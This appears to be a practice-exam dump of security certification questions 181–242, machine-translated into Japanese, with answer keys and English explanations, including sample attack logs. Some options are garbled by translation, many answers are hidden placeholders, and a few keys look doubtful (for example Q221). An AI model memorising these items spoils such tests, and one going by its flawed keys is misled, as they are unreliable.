C. MFP の使用を許可されたすべてのコンピューターにソフトウェア クライアントをインストールします。
D. 暗号化を利用するには管理ソフトウェアを更新します。
正解: **(**正解を表示します**)**
To mitigate the risk of confidential documents being left unattended in Multi-Function Printers (MFPs), implementing an authentication factor that requires in-person action before printing (such as PIN codes or badge scanning) is the most effective measure. This ensures that documents are only printed when the authorized user is present to collect them, reducing the risk of sensitive information being exposed.

質問: **181**
あるマネージャーが、最近解決したセキュリティインシデントに関係する様々な関係者と面談する。
会議では、将来の事件への対応を改善するために、環境の改善策について話し合われました。これは、以下のどの事件対応活動に該当しますか？
A. 回復
B. 分析
C. 学んだ教訓
D. 封じ込め
正解: **C (**コメントを発表する**)**
The lessons learned phase occurs after an incident is resolved and involves reviewing the response process, identifying improvements, and implementing changes to enhance future incident handling.

質問: **182**
最小権限の原則を適切に適用することで、以下のどのシナリオを防ぐことができるでしょうか？
A. ネットワーク管理者が重要なネットワークインターフェースをシャットダウンします。
B. アナリストが不正な設定を保存します。
C. 攻撃者が共有サービスアカウントの認証情報を発見しました。
D. 承認された変更期間外に変更が実行されました。
正解: **(**正解を表示します**)**
Applying the principle of least privilege ensures users are granted only the minimum permissions required to perform their job functions, which prevents an analyst from having

sufficient access to save or apply unauthorized configurations.

質問: **183**
ユーザーがノートパソコンを紛失した場合にデータを保護できる暗号化方式は次のうちどれですか？
A. ボリューム
B. フルディスク
C. パーティション
D. ファイル
正解: **(**正解を表示します**)**
Full disk encryption secures all data on a laptop's storage, ensuring it remains protected and inaccessible if the device is lost or stolen.

質問: **184**
サイバーセキュリティインシデントごとに組織への影響を計算するために使用されるのは、次のうちどれですか？
A. SLE
B. しかし
C. ARO
D. SLA
正解: **A (**コメントを発表する**)**
Single Loss Expectancy (SLE) represents the monetary loss an organization expects from a single cybersecurity incident, helping quantify the financial impact of individual events.

質問: **185**
セキュリティ アーキテクトは、従業員が電子メールで悪意のある添付ファイルを受信するのを防止したいと考えています。選択したソリューションは次の機能のうちどれを実行する必要がありますか?
A. IP アドレスのレピュテーション データを適用します。
B. 電子メール トラフィックをインラインでスキャンします。
C. SPFレコードを確認します。
D. タップしてメール フィードを監視します。
正解: **(**正解を表示します**)**

質問: **186**
証明書ベンダーから、最近無効になった証明書を更新する必要があるかもしれないという通知が企業に届きました。セキュリティ管理者は、企業のコンピュータにインストールされている証明書を更新する必要があるかどうかを判断するために、次のうちどの方法を用いるべきでしょうか？
A. SCEP
B. OCSP
C. CSR
D. CRL
正解: **(**正解を表示します**)**
From a practical standpoint, an administrator would use automation to compare all existing certificates with the revocation list, but potentially they could also script to OCSP per each certificate in the environment. Either option seem valid, but CRL seems the better option from enterprise scan perspective.

質問: **187**
最高セキュリティ責任者 (CSO) が、インターネットから単一のVLANへの受信SMBおよびRDPを許可するリクエストを承認しました。このアクティビティの最も可能性の高い説明はどれですか？
A. 会社は新しいファイル共有サイトを構築しました。
B. 組織は侵入テストの準備をしています。
C. セキュリティ チームは SASE プラットフォームと統合しています。
D. セキュリティ チームがハニーネットを作成しました。
正解: **(**正解を表示します**)**
Exposing high-value targets like SMB and RDP to the internet on an isolated VLAN is characteristic of a honeynet, allowing the security team to lure and observe attackers while keeping production systems protected.

質問: **188**
法医学的証拠の保存と取り扱いに関する記録の方法を最もよく表しているのは、次のうちどれですか？
A. 証拠の取得
B. 電子情報開示
C. 保管管理記録
D. 法医学卓上演習
正解: **(**正解を表示します**)**
Chain of custody ensures that forensic evidence is properly documented, tracked, and handled from collection through analysis to maintain its integrity and admissibility.

質問: **189**
セキュリティアナリストが、PowerShellスクリプトが潜在的な侵害指標(IoC)として特定されたインシデントを調査している。
アナリストがシステムへの不正アクセスを検知するのに最も役立つのは、次のうちどれですか？
A. SNMP logs
B. Firewall logs
C. EDR logs
D. IPS logs
正解: **(**正解を表示します**)**
EDR logs provide detailed visibility into endpoint activity, including process execution, script behavior, and command-line actions, making them most effective for identifying malicious PowerShell activity and potential system compromise.

質問: **190**
セキュリティ アナリストがアプリケーション サーバーを調査しているときに、サーバー上のソフトウェアが異常な動作をしていることを発見しました。このソフトウェアは通常、バッチ ジョブをローカルで実行し、トラフィックを生成しませんが、プロセスがランダムな高ポートを介して送信トラフィックを生成しています。このソフトウェアで悪用された可能性のある脆弱性は次のどれですか。
A. メモリインジェクション
B. 競合状態
C. サイドローディング
D. SQLインジェクション
正解: **A (**コメントを発表する**)**

Memory injection vulnerabilities allow unauthorized code or commands to be executed within a software program, leading to abnormal behavior such as generating outbound traffic over random high ports. This issue often arises from software not properly validating or encoding input, which can be exploited by attackers to inject malicious code.

質問: **191**
ベンダーの営業担当者は、ある会社の最高財務責任者（CFO）の個人的な友人です。会社は最近、そのベンダーからCFOの直接承認を得て、大規模な購入を行いました。この状況を最もよく表すのは次のうちどれですか？
A. 交戦規則
B. 利益相反
C. デューデリジェンス
D. 契約上の影響
E. 評判の失墜
正解: **B (**コメントを発表する**)**
A conflict of interest arises when personal relationships or interests could potentially influence professional decisions. In this case, the CFO's friendship with the vendor could improperly affect the procurement decision-making process.

質問: **192**
ある銀行が顧客の個人情報(PII)を含む新しいサーバーを設置しました。銀行は、機密データが改ざんされないようにするために、次のうちどれを使用すべきでしょうか？
A. フルディスク暗号化
B. ユーザー行動分析
C. ネットワークアクセス制御
D. ファイル整合性監視
正解: **D (**コメントを発表する**)**

質問: **193**
次の攻撃のうち、安全でないネットワークを主に標的とするものは何ですか?
A. 邪悪な双子
B. なりすまし
C. 水飲み場
D. プリテキスティング
正解: **(**正解を表示します**)**
An evil twin attack sets up a rogue wireless access point that mimics a legitimate one, targeting insecure or poorly secured networks to capture user data.

質問: **194**
ハイブリッドクラウド環境において、顧客が責任を負うべき事項は次のうちどれですか？
A. PaaS NOW
B. IaC のバージョン管理
C. ユーティリティの稼働時間
D. SaaSのスケーリング
正解: **B (**コメントを発表する**)**
In a hybrid cloud model, customers retain responsibility for managing their infrastructure configurations and deployments, including versioning infrastructure-as-code used to provision and maintain resources.

質問: **195**
組織が複数の種類のログを効率的に管理および分析するために使用すべき戦略は次のどれですか?
A. SIEMソリューションを導入する
B. ログを集計して分析するためのカスタムスクリプトを作成する
C. EDRテクノロジーを実装する
D. 統合脅威管理アプライアンスをインストールする
正解: **(**正解を表示します**)**
Deploying a Security Information and Event Management (SIEM) solution allows for efficient log aggregation, correlation, and analysis across an organization's infrastructure, providing real-time security insights.

質問: **196**
ある企業が政府向けの重要なシステムを開発しており、プロジェクト情報をファイル共有に保存しています。このデータがどのように分類される可能性が高いかを説明するのは次のうちどれですか? (2 つ選択してください)。
A. プライベート
B. 機密
C. パブリック
D. 運用中
E. 緊急
F. 制限あり
正解: **(**正解を表示します**)**
Data classification is the process of assigning labels to data based on its sensitivity and business impact. Different organizations and sectors may have different data classification schemes, but a common one is the following:
Public: Data that can be freely disclosed to anyone without any harm or risk. Private: Data that is intended for internal use only and may cause some harm or risk if disclosed.
Confidential: Data that is intended for authorized use only and may cause significant harm or risk if disclosed.
Restricted: Data that is intended for very limited use only and may cause severe harm or risk if disclosed.
In this scenario, the company is developing a critical system for the government and storing project information on a fileshare. This data is likely to be classified as confidential and restricted, because it is not meant for public or private use, and it may cause serious damage to national security or public safety if disclosed. The government may also have specific requirements or regulations for handling such data, such as encryption, access control, and auditing.

質問: **197**
中規模企業の最高情報セキュリティ責任者(CISO)は、既存のセキュリティインフラストラクチャを近代化し、レガシーソフトウェアと資産に関する問題に対処する計画を立てています。CISOは、レガシーインフラストラクチャの範囲を特定し、リスクベースのアプローチで近代化を進めるために、次のうちどれを使用すべきでしょうか？
A. 怒れるIPスキャナー
B. OWASP Webセキュリティテストガイド

C. CISベンチマーク
D. Metasploit Framework
正解: **(**正解を表示します**)**
CIS benchmarks provide industry-recognized configuration and security best practices for operating systems, applications, and network devices. By comparing existing systems against these benchmarks, an organization can identify outdated or insecure configurations associated with legacy infrastructure. This assessment helps determine the scope of modernization efforts and supports a risk-based approach by highlighting areas that require remediation or upgrades.

質問: **198**
システム管理者は、外部Webサーバーが正常に機能していないことを知らされました。管理者は、Webサーバーへのトラフィックを含む以下のファイアウォールログを確認します。

Date	Time	SourceIP	SPort	Flag	DestIP	DPort
2023-01-25	01:45:09.102	98.123.45.100	4560	SYN	100.50.20.7	443
2023-01-25	01:45:09.102	95.123.45.101	3361	SYN	100.50.20.7	443
2023-01-25	01:45:09.102	99.123.45.102	3662	SYN	100.50.20.7	443
2023-01-25	01:45:09.102	89.123.45.103	5663	SYN	100.50.20.7	443
2023-01-25	01:45:09.102	98.123.45.104	4064	SYN	100.50.20.7	443
2023-01-25	01:45:09.102	80.123.45.105	4365	SYN	100.50.20.7	443

以下の攻撃のうち、どれが発生している可能性が高いですか？
A. カずく
B. DDoS
C. HTTPSのダウングレード
D. ディレクトリ走査
正解: **B (**コメントを発表する**)**

質問: **199**
脆弱性の深刻度を判断する際に、次のうちどれを使用するのが最適でしょうか？
A. CVSS
B. CVE
C. SOAR
D. OSINT
正解: **(**正解を表示します**)**

質問: **200**
企業データセンターへの攻撃を防ぐには、次のうちどれが有効でしょうか？
A. ビデオ監視
B. アクセスバッジ
C. 赤外線センサー
D. 投光器
正解: **B (**コメントを発表する**)**
Access badges enforce controlled physical access to the data center by allowing only authorized personnel to enter secured areas. By restricting entry at doors and checkpoints

through authentication mechanisms such as badge readers, unauthorized individuals are prevented from gaining physical access to critical infrastructure, thereby stopping potential attacks before they occur.

質問: **201**
セキュリティアナリストは、エンドポイント保護ソフトウェアによって生成されたアラートを調査しています。アナリストは、このイベントは従業員がファイルのダウンロードを試みた際に発生した誤検知であると判断しました。ダウンロードがブロックされた理由として最も可能性が高いのは次のうちどれですか？
A. エンドポイント保護ソフトウェアの設定ミス
B. ファイルにゼロデイ脆弱性がある
C. エンドポイント保護ベンダーに対するサプライチェーン攻撃
D. ファイルの権限が正しくありません
正解: **(**正解を表示します**)**
The most likely reason the download was blocked, resulting in a false positive, is a misconfiguration in the endpoint protection software. False positives occur when legitimate actions are incorrectly identified as threats due to incorrect settings or overly aggressive rules in the security software.
Misconfiguration in the endpoint protection software: Common cause of false positives, where legitimate activities are flagged incorrectly due to improper settings.
Zero-day vulnerability: Refers to previously unknown vulnerabilities, which are less likely to be associated with a false positive.
Supply chain attack: Involves compromising the software supply chain, which is a broader and more severe issue than a simple download being blocked.
Incorrect file permissions: Would prevent access to files but not typically cause an alert in endpoint protection software.

質問: **202**
セキュリティ マネージャーは MFA とパッチ管理を実装しています。制御の種類とカテゴリを最もよく表すのは次のどれですか (2 つ選択)。
A. 物理
B. 管理職
C. 探偵
D. 管理者
E. 予防的
F. テクニカル
正解: **E,F (**コメントを発表する**)**
Multi-Factor Authentication (MFA) and patch management are both examples of preventative and technical controls. MFA prevents unauthorized access by requiring multiple forms of verification, and patch management ensures that systems are protected against vulnerabilities by applying updates. Both of these controls are implemented using technical methods, and they work to prevent security incidents before they occur.

質問: **203**
データベース管理者は、保留中の購入に関するクレジットカード情報を保存する会社の SQL データベースを更新しています。潜在的な侵害からデータを保護するには、次のどれが最適な方法でしょうか。
A. ハッシュ
B. 難読化
C. トークン化
D. マスキング
正解: **C (**コメントを発表する**)**
Tokenization replaces sensitive data, such as credit card information, with unique, nonsensitive tokens that have no exploitable value outside the system. The original data is securely stored in a separate token vault, making it inaccessible even if the database is breached. This approach is widely used in payment processing and ensures compliance

with standards like PCI DSS (Payment Card Industry Data Security Standard).

質問: **204**
会社のマーケティング部門は、機密性の高い顧客データを収集、変更、保存します。インフラストラクチャ チームは、転送中および保存中のデータのセキュリティ保護を担当します。次のデータ ロールのどれが顧客を表していますか?
A. 件名
B. プロセッサ
C. オーナー
D. 管理者
正解: (正解を表示します)

質問: **205**
最高情報責任者(CIO)は、ネットワークデバイスがパブリックインターネットやローカルネットワークに接続してファームウェアを直接アップデートできないようにしたいと考えています。ITチームは、ポータブルデバイスを使用してアップデートプロセスを手動で実行する必要があります。この説明に最も適したアーキテクチャタイプは次のどれですか？
A. マイクロサービス
B. エアギャップ
C. ソフトウェア定義ネットワーク
D. サーバーレス
正解: (正解を表示します)
An air-gapped architecture physically or logically isolates systems from external and internal networks, preventing direct connectivity and requiring manual methods, such as portable devices, to perform updates.

質問: **206**
ある企業は、情報セキュリティプログラムのリスク評価を毎年実施しています。このリスク評価について最も適切な説明は次のどれですか。
A. 繰り返し
B. アドホック
C. 1回
D. 連続
正解: (正解を表示します)
A risk assessment conducted on a yearly basis is performed at regular, predefined intervals, which characterizes it as a recurring assessment rather than a one-time, ad hoc, or continuous activity.

質問: **207**
様々なプライバシー規則および規制に基づき、ユーザーは自身に関するすべてのデータの削除を要求する権利を有します。これは以下のように呼ばれます。
A. 忘れられる権利
B. 証明と承認
C. データ保持
D. 情報の削除
正解: (正解を表示します)
Privacy regulations such as the EU's GDPR grant individuals the "right to be forgotten" (also called the right of erasure), enabling them to request deletion of all personal data

that an organization holds about them.

質問: **208**
研究開発事業部門の従業員は、会社のデータを保護する最善の方法を理解できるよう、広範囲にわたるトレーニングを受けています。これらの従業員が日常業務で最もよく使用するデータの種類は次のどれですか。
A. 暗号化
B. 知的財産
C. クリティカル
D. 転送中のデータ
正解: **(**正解を表示します**)**
Intellectual property is a type of data that consists of ideas, inventions, designs, or other creative works that have commercial value and are protected by law. Employees in the research and development business unit are most likely to use intellectual property data in their day-to-day work activities, as they are involved in creating new products or services for the company.
Intellectual property data needs to be protected from unauthorized use, disclosure, or theft, as it can give the company a competitive advantage in the market. Therefore, these employees receive extensive training to ensure they understand how to best protect this type of data.

質問: **209**
ユーザーのワークステーションが応答しなくなり、ファイルの復号化のために身代金を要求するメッセージが表示される。攻撃を受ける前に、ユーザーはメッセージで受け取った履歴書を開き、会社のウェブサイトを閲覧し、OSのアップデートをインストールしていた。この攻撃の最も可能性の高い経路は次のうちどれか？
A. 感染したウェブサイト
B. タイポスクワッティング
C. 水飲み場
D. スピアフィッシング添付ファイル
正解: **D (**コメントを発表する**)**

質問: **210**
効果的なセキュリティ ガバナンスを定義する際に最も重要な要素は次のどれですか。
A. 変更管理手順の定義と監視
B. 従業員のオンボーディングとオフボーディングの手順の開発
C. 所有者、管理者、管理者の役割と責任の割り当て
D. 外部の考慮事項の発見と文書化
正解: **(**正解を表示します**)**

質問: **211**
次のうち、第三者リスク評価の結果を入力として受け取るものはどれですか？
A. 作業内容説明書
B. サービスレベル契約
C. ベンダー登録
D. コンプライアンス証明
正解: **D (**コメントを発表する**)**
Compliance attestation uses assessment results to confirm whether a third party meets required security, regulatory, or contractual controls. It provides formal evidence that the

vendor's risk posture and compliance status have been reviewed.

質問: **212**
脆弱性評価を実施する際のリスクは次のどれですか?
A. 業務運営の混乱
B. システムへの不正アクセス
C. 誤検知の報告
D. システムのセキュリティギャップを見つける
正解: **A** (コメントを発表する)
During a vulnerability assessment, scanning or testing can sometimes interfere with normal system operations, potentially leading to slowdowns, unresponsiveness, or even outages. This can disrupt business operations, especially if the assessment is run on production systems without adequate precautions or scheduling during low-impact times.

質問: **213**
企業ネットワークから切断された状態で、企業システム上の悪意のある動作を検出し、ブロックするエージェントベースのアプリケーションを説明しているのは、次のうちどれですか？
A. エンドポイント保護
B. システムパッチ適用
C. HIDS
D. NGFW
正解: **A** (コメントを発表する)
Endpoint protection is an agent-based solution installed on devices that can detect and block malicious activity locally, allowing it to function even when the system is disconnected from the corporate network.

質問: **214**
最高情報セキュリティ責任者 (CISO) は、ソフトウェア開発方法論に関連する情報セキュリティ ポリシーを策定しました。CISO が組織のドキュメントに含める可能性が高いのは次のうちどれですか。
A. シークレット管理構成
B. ブランチ保護テスト
C. 多要素認証
D. ピアレビューの要件
正解: (正解を表示します)

質問: **215**
災害復旧サイトの整合性と可用性を検証する最良の方法はどれですか?
A. シミュレートされたフェイルオーバーを実行します。
B. 卓上演習を実施します。
C. ジェネレータを定期的にテストします。

D. データベース暗号化の要件を開発します。
正解: **(**正解を表示します**)**
A simulated failover tests the disaster recovery site's ability to handle a full transition of services.
This ensures all systems can function as expected during an actual disaster.

質問: **216**
訪問者はロビーのネットワーク ジャックにラップトップを接続し、会社のネットワークに接続できます。
このアクティビティを最も効果的に防止するには、既存のネットワーク インフラストラクチャで次のどれを構成する必要がありますか?
A. 仮想プライベートネットワーク
B. Web アプリケーション ファイアウォール
C. ポートセキュリティ
D. トランスポート層セキュリティ
正解: **(**正解を表示します**)**

質問: **217**
IT マネージャーは、データ分類イニシアチブによって機密データが環境から流出する可能性があることが判明した後、組織のセキュリティ機能を強化しています。次のソリューションのどれがリスクを軽減しますか?
A. XDR
B. SPF
C. DLP
D. DMARC
正解: **(**正解を表示します**)**
To mitigate the risk of sensitive data being exfiltrated from the environment, the IT manager should implement a Data Loss Prevention (DLP) solution. DLP monitors and controls the movement of sensitive data, ensuring that unauthorized transfers are blocked and potential data breaches are prevented.
XDR (Extended Detection and Response) is useful for threat detection across multiple environments but doesn't specifically address data exfiltration.
SPF (Sender Policy Framework) helps prevent email spoofing, not data exfiltration.
DMARC (Domain-based Message Authentication, Reporting & Conformance) also addresses email security and spoofing, not data exfiltration.

質問: **218**
ネットワーク管理者は、最近の検査結果を受けて、安全でないプロトコルを無効にする必要があります。ネットワーク管理者が対処しようとしている脆弱性を最も適切に説明しているのは、次のうちどれですか？
A. デバイスの設定ミス
B. サイドローディング
C. メモリインジェクション
D. 悪意のあるアップデート
正解: **(**正解を表示します**)**
Insecure protocols enabled on a network device represent a configuration weakness. Turning them off is a hardening action that remediates device misconfigurations.

質問: **219**
ウェブサイトの秘密鍵が盗まれ、新しい証明書が発行されました。次に更新する必要があるのは次のどれですか?
A. OCSP

B. CSR
C. SCEP
D. CRL
正解: **(**正解を表示します**)**

質問: **220**
あるエンジニアが別のチームに異動したが、新しいチームの共有フォルダにはアクセスできず、以前のチームの共有フォルダにはアクセスできる状態が続いている。サポートチケットを発行した後、エンジニアはアカウントが新しいグループに移動されていなかったことに気づいた。アクセスできない原因として最も可能性が高いのは、次のうちどのアクセス制御だろうか？
A. 最も恵まれない人々
B. 裁量
C. 時間帯
D. 役割ベース
正解: **D (**コメントを発表する**)**

質問: **221**
企業ネットワークの攻撃対象領域を減らすための最良の方法はどれですか?
A. 有線接続にポート セキュリティを使用します。
B. ネットワーク プリンターのデフォルト パスワードを変更します。
C. サーバー上の未使用のネットワーク サービスを無効にします。
D. 訪問者用のゲスト ワイヤレス ネットワークを作成します。
正解: **B (**コメントを発表する**)**

質問: **222**
セキュリティチームは、オフィスビルの大部分でレイテンシが高く、ネットワークが完全に利用できないという報告を受けました。キャンパススイッチのフローログには、TCP 445番ポートでトラフィックが急増していることが示されています。このインシデントの根本原因として最も可能性が高いのは次のうちどれですか？
A. バッファオーバーフロー
B. NTP増幅攻撃
C. ワーム
D. DoS攻撃
正解: **(**正解を表示します**)**
TCP port 445 is commonly used for Microsoft SMB (Server Message Block) protocol, which is often targeted by worms like WannaCry and NotPetya to spread rapidly across a network. The symptoms described - high traffic on TCP 445, high latency, and network unavailability - suggest a self-replicating worm is propagating, overwhelming network resources and disrupting normal operations.

質問: **223**
グラフィック画像内にコードやテキストを隠すプロセスを説明しているのは次のどれですか?
A. 対称暗号化
B. ハッシュ
C. データマスキング
D. ステガノグラフィー

正解: **D** (コメントを発表する)
Steganography is the process of hiding information within another medium, such as an image, audio, video, or text file. The hidden information is not visible or noticeable to the casual observer, and can only be extracted by using a specific technique or key. Steganography can be used for various purposes, such as concealing secret messages, watermarking, or evading detection by antivirus software.

質問: **224**
インシデント対応の一環として根本原因分析を実施する必要がある理由を説明しているのはどれですか?
A. 調査のための証拠を集める
B. 影響を受けたシステムを見つける
C. ネットワーク上のマルウェアの痕跡を根絶する
D. 同様の事件が今後起こらないようにするため
正解: (正解を表示します)
Root cause analysis is a process of identifying and resolving the underlying factors that led to an incident. By conducting root cause analysis as part of incident response, security professionals can learn from the incident and implement corrective actions to prevent future incidents of the same nature. For example, if the root cause of a data breach was a weak password policy, the security team can enforce a stronger password policy and educate users on the importance of password security. Root cause analysis can also help to improve security processes, policies, and procedures, and to enhance security awareness and culture within the organization. Root cause analysis is not meant to gather loCs (indicators of compromise) for the investigation, as this is a task performed during the identification and analysis phases of incident response. Root cause analysis is also not meant to discover which systems have been affected or to eradicate any trace of malware on the network, as these are tasks performed during the containment and eradication phases of incident response.

質問: **225**
次のうち、データの完全性を保証する一方向関数はどれですか？
A. ハッシュ化
B. 塩漬け
C. セグメンテーション
D. トークン化
正解: (正解を表示します)
Hashing uses a one-way cryptographic function that converts data into a fixed-length hash value.
Any change to the original data results in a different hash value, allowing verification that the data has not been altered. Because the process cannot be reversed to recover the original input, it provides assurance of data integrity.

質問: **226**
セキュリティアナリストが次のログを確認しています:

```
[10:00:00 AM] Login rejected - username administrator - password Spring2023
[10:00:01 AM] Login rejected - username jsmith - password Spring2023
[10:00:01 AM] Login rejected - username guest - password Spring2023
[10:00:02 AM] Login rejected - username cpolk - password Spring2023
[10:00:03 AM] Login rejected - username fmartin - password Spring2023
```


次の攻撃のうち、最も発生する可能性が高いのはどれですか?

A. パスワードスプレー
B. アカウント偽造
C. ハッシュを渡す
D. ブルートフォース
正解: **(**正解を表示します**)**
Password spraying is a type of brute-force attack used to gain unauthorized access to user accounts by systematically attempting a small number of commonly used passwords against many user accounts. Unlike traditional brute-force attacks, which attempt many different passwords against a single user account, password spraying involves trying a few commonly used passwords against a large number of accounts.

質問: **227**
攻撃者は、基盤となるシステム内の情報に不正にアクセスしようとして、予期しない文字を含むリクエストを送信します。この攻撃を最もよく表すのは次のどれですか。
A. SQLインジェクション
B. サイドローディング
C. リソースの再利用
D. 評価対象
正解: **A (**コメントを発表する**)**

質問: **228**
銀行は顧客の PII を格納する新しいサーバーを設置しました。機密データが変更されないようにするために、銀行は次のどれを使用する必要がありますか?
A. フルディスク暗号化
B. ネットワークアクセス制御
C. ファイルの整合性監視
D. ユーザー行動分析
正解: **(**正解を表示します**)**
To ensure that sensitive data, such as Personally Identifiable Information (PII), is not modified, the bank should implement file integrity monitoring (FIM). FIM tracks changes to files and provides alerts if unauthorized modifications are detected, ensuring data integrity.
Full disk encryption protects data at rest but does not prevent or monitor modifications.
Network access control (NAC) manages access to the network but doesn't monitor file changes.
User behavior analytics (UBA) detects suspicious user activities but is not focused on file integrit.

質問: **229**
管理者がインシデントを調査しているときに、共有されたファイルを表示した後に、複数のユーザーのコンピューターがマルウェアに感染していることを発見しました。管理者は、感染したマシンのパフォーマンスが低下していないことを発見し、ログ ファイルを調べたところ、ログイン失敗が多すぎることも示されませんでした。次の攻撃のうち、マルウェアの原因である可能性が最も高いのはどれですか。
A. 悪意のあるフラッシュドライブ

B. リモートアクセス型トロイの木馬
C. ブルートフォースパスワード
D. クリプトジャッキング
正解: **(**正解を表示します**)**
Cryptojacking is the likely cause in this scenario. It involves malware that hijacks the resources of infected computers to mine cryptocurrency, usually without the user's knowledge. This type of attack doesn't typically degrade performance significantly or result in obvious system failures, which matches the situation described, where the machines showed no signs of degraded performance or excessive failed logins.

質問: **230**
ある会社では、従業員がネットワークにリモート アクセスできるようにするいくつかのオプションを評価しています。セキュリティ チームは、社内のセキュリティ ポリシーに準拠するために、ソリューションに AAA が含まれていることを確認したいと考えています。セキュリティ チームが推奨すべきオプションは次のうちどれですか。
A. RADIUS を使用した IPSec
B. 802.1X によるジャンプサーバー
C. すべてのリモートトラフィックのWebプロキシ
D. LDAPS を使用した RDP 接続
正解: **A (**コメントを発表する**)**

質問: **231**
セキュリティアナリストは、企業のエンドポイントからの異常な送信トラフィックを調査しています。トラフィックは暗号化されており、非標準ポートを使用しています。アナリストは、このトラフィックが悪意のあるものであるかどうかを確認するために、まずどのデータソースを使用すべきでしょうか？
A. アプリケーションログ
B. 脆弱性スキャン
C. エンドポイントログ
D. パケットキャプチャ
正解: **(**正解を表示します**)**
Packet captures allow the analyst to examine traffic characteristics such as destination IPs, ports, protocols, timing, and traffic patterns, which helps determine whether encrypted traffic on non- standard ports is indicative of malicious activity.

質問: **232**
データセンターへの不正車両の侵入を防ぎつつ、歩行者の通行は妨げない、最適な物理的セキュリティ対策は次のうちどれですか？
A. アクセス制御用前室
B. フェンシング
C. ビデオ監視
D. 格納式ボラード
正解: **(**正解を表示します**)**
Retractable bollards provide a strong physical barrier to stop unauthorized vehicles while remaining low enough (or lowered) to let pedestrians pass freely, making them ideal for controlling vehicle access without impeding foot traffic.

質問: **233**
ある企業は、財務部門のサポートにオフショア チームを活用しています。企業は、データを会社のデバイスに保存して安全に保ちたいと考えていますが、オフショア チームに機器を提供したくありません。この要件を満たすために、企業は次のどれを実装する必要がありますか?

A. VDI
B. MDM
C. VPN
D. VPC
正解: **A (**コメントを発表する**)**
Virtual Desktop Infrastructure (VDI) allows a company to host desktop environments on a centralized server. Offshore teams can access these virtual desktops remotely, ensuring that sensitive data stays within the company's infrastructure without the need to provide physical devices to the team. This solution is ideal for maintaining data security while enabling remote work, as all data processing occurs on the company's secure servers.

質問: **234**
マネージャーは、払い戻しを受けるためのリンクを含むメールを受け取ります。リンクにカーソルを合わせると、ドメインのURLが不審なリンクを指していることに気づきます。マネージャーが攻撃を特定するのに役立ったセキュリティ対策は次のうちどれですか？
A. エンドユーザー向けトレーニング
B. 政策レビュー
C. URLスキャン
D. プレーンテキストメール
正解: **(**正解を表示します**)**
The security practice that helped the manager identify the suspicious link is end-user training.
Training users to recognize phishing attempts and other social engineering attacks, such as hovering over links to check the actual URL, is a critical component of an organization's security awareness program.
End user training: Educates employees on how to identify and respond to security threats, including suspicious emails and phishing attempts.
Policy review: Ensures that policies are understood and followed but does not directly help in identifying specific attacks.
URL scanning: Automatically checks URLs for threats, but the manager identified the issue manually.
Plain text email: Ensures email content is readable without executing scripts, but the identification in this case was due to user awareness.

質問: **235**
企業の公開されている侵害情報を発見するために最もよく使用できるのは次のうちどれですか?
A. OSINT
B. SIEM
C. CVE
D. CVSS
正解: **(**正解を表示します**)**
OSINT involves systematically gathering and analyzing publicly available data - news reports, paste sites, breach repositories, darknet mirrors, social media - to see whether details of your company's breach have been exposed. It's purpose-built for finding exactly this kind of public breach information.

質問: **236**
ハクティビストが組織のページを改変しました。ページのコンテンツは静的コードと画像のみに限定されています。組織は、ページへの改変を検知し防止するために、次のうちどれを使用すべきでしょうか？(2つ選択してください。)
A. ネットワークアクセス制御
B. ウェブコンテンツの分類
C. 中央集中型プロキシ

D. ファイル整合性監視
E. Webアプリケーションファイアウォール
F. URLスキャン
正解: **(**正解を表示します**)**
File integrity monitoring detects unauthorized changes to static files by comparing them against known baselines. A web application firewall helps prevent unauthorized modifications by filtering and blocking malicious requests targeting the web server.

質問: **237**
以下の脆弱性タイプのうち、複数、重複、同時実行されるリクエストを処理する際に、セキュリティ対策が欠如している点を悪用するものはどれですか？
A. サイドローディング
B. VMエスケープ
C. レース条件
D. SQLインジェクション
正解: **C (**コメントを発表する**)**
A race condition occurs when multiple concurrent requests are processed without proper synchronization, allowing attackers to exploit timing issues and bypass safeguards.

質問: **238**
ある企業は、従業員がインターネットにアクセスできないコンピュータを使用することで、オンラインフォーラムへの情報漏洩を防ぎたいと考えています。システム管理者が実施するのに最適な方法は次のうちどれでしょうか？
A. エアギャップ
B. ジャンプサーバー
C. 論理的セグメンテーション
D. 仮想化
正解: **A (**コメントを発表する**)**
To provide employees with computers that do not have access to the internet and prevent information leaks to an online forum, implementing an air gap would be the best solution. An air gap physically isolates the computer or network from any outside connections, including the internet, ensuring that data cannot be transferred to or from the system.
Air gap: A security measure that isolates a computer or network from the internet or other networks, preventing any form of electronic communication with external systems.
Jump server: A secure server used to access and manage devices in a different security zone, but it does not provide isolation from the internet.
Logical segmentation: Segregates networks using software or network configurations, but it does not guarantee complete isolation from the internet.
Virtualization: Creates virtual instances of systems, which can be isolated, but does not inherently prevent internet access without additional configurations.

質問: **239**
国家を標的とした攻撃者が、ジャーナリストが頻繁に利用するウェブサイトに侵入し、複数のジャーナリストのメールアカウントにアクセスしました。この例に当てはまる攻撃の種類は次のうちどれですか？
A. パス上
B. 水飲み場
C. タイプミススクワッティング
D. ブランドのなりすまし
正解: **(**正解を表示します**)**
A watering-hole attack occurs when attackers compromise a website that is commonly visited by a specific group of targets. Instead of directly attacking the victims, the attacker

infects or manipulates the trusted site so that when the intended targets visit it, their systems or accounts can be compromised. This technique is often used by advanced threat actors to target particular organizations or individuals.

質問: **240**
アラートを作成し、異常なアクティビティを検出するためにログ データを集約するには、次のどれを使用する必要がありますか?
A. SIEM
B. WAF
C. ネットワークタップ
D. IDS
正解: **A** (コメントを発表する)
A Security Information and Event Management (SIEM) solution collects, aggregates, and correlates logs from multiple sources to detect anomalies and generate alerts. SIEMs are essential for security monitoring and incident detection.

質問: **241**
セキュリティアナリストは、以下のSIEMイベントをレビューします。

```
[04-28-2024] 08:00:06 username: bobby successful login location: Toronto, CA src IP: 36.15.36.100.
[04-28-2024] 08:03:17 username: bobby successful login location: New York, US src IP: 69.97.63.66.
[04-28-2024] 08:05:02 username: bobby successful login location: Melbourne, AU src IP: 88.55.11.02.
[04-28-2024] 08:09:17 username: bobby successful login location: Milan, IT src IP: 98.10.22.96.
[04-28-2024] 08:11:00 username: bobby successful login location: New York, US src IP: 69.97.63.66.
```

観察された挙動を最もよく表しているのは、次のうちどれですか？
A. 力任せの攻撃
B. 特権の拡大
C. クロスサイトスクリプティング
D. パスワード共有
正解: **D** (コメントを発表する)
The successful logins from multiple distant geographic locations within minutes indicate that the same credentials are being used by different individuals or systems, which is consistent with password sharing.

質問: **242**
ある企業は、特定の市場セグメントに関連するセキュリティ リスクを認識しています。企業は責任を受け入れず、サービスを別の市場セグメントにターゲットとすることを選択します。このリスク管理戦略を説明するのは次のどれですか。
A. 免除

B. 例外
C. 避ける
D. 転送
